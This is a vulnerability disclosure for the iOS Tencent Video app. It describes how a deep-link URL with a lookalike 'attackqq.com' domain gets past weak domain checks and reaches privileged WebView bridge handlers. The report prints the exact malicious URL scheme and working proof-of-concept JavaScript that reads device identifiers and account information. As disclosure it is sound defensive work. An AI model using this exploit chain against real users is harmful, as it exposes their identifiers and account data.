

An information leak vulnerability in the iOS version of Tencent Video app



Brief Description

The iOS version of the Tencent Video app supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found that **there lacks a proper domain name validation** when these interfaces are invoked.

Thus, an attacker can craft a **malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Tencent Video app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's Geolocation Information, retrieving victim's Account Information, retrieving victim's Account Credential and retrieving victim's Device Information**.

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **tenvideo2:///action=10&openurl=http://attackqq.com/tencentvideo/atkTencentVideo.html**. Here, "attackqq.com" is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as Tencent Video app's official domain name "qq.com". It is completely **feasible and inexpensive to register such a domain name**, as shown below.



In our experiment, we did not actually register attackqq.com, but modified the DNS rules in the local area network to map attackqq.com to our own website.

When the victim clicks on this URL, it directs the victim to the Tencent Video app and opens the webpage <http://attackqq.com/tencentvideo/atkTencentVideo.html> within the app.

Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's Geolocation Information**, **retrieving victim's Account Information**, **retrieving victim's Account Credential** and **retrieving victim's Device Information**.

```

setupWebViewJavascriptBridge(function (bridge) {
    bridge.callHandler("getDeviceInfo", null, function (res) {
        var json = JSON.parse(res);
        document.getElementById("IDFA").innerText = "Your Device IDFA: \n" + json.result.idfa;
        document.getElementById("DeviceID").innerText = "Your DeviceID: \n" + json.result.deviceId;
        document.getElementById("QimeiID").innerText = "Your Device Qimei ID: \n" + json.result.qimei;
        document.getElementById("TuringTicket").innerText = "Your Device Turing Ticket: \n" + json.result.turing_ticket;
        document.getElementById("GUID").innerText = "Your GUID: \n" + json.result.guid;
    });
});

setupWebViewJavascriptBridge(function (bridge) {
    bridge.callHandler("getMainUserInfo", null, function (res) {
        var json = JSON.parse(res);
        document.getElementById("OpenID").innerText = "Your OpenID: \n" + json.result.userInfo.openId;
        document.getElementById("NickName").innerText = "Your NickName: " + json.result.userInfo.nickname;
        document.getElementById("Avatar").src = json.result.userInfo.headImgUrl;
    });
});

```

Impact of the Vulnerability

Scope of the vulnerability: Tencent Video app iOS 9.00.16 (the latest version as of 2024-11-30).

Consequences of the vulnerability: Information disclosure.

Download Link For Affected Application:

<https://apps.apple.com/us/app/%E8%85%BE%E8%AE%AF%E8%A7%86%E9%A2%91-%E6%96%97%E7%BD%97%E5%A4%A7%E9%99%86%E4%B9%8B%E7%87%83%E9%AD%82%E6%88%98%E7%8B%AC%E6%92%AD/id458318329>

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.
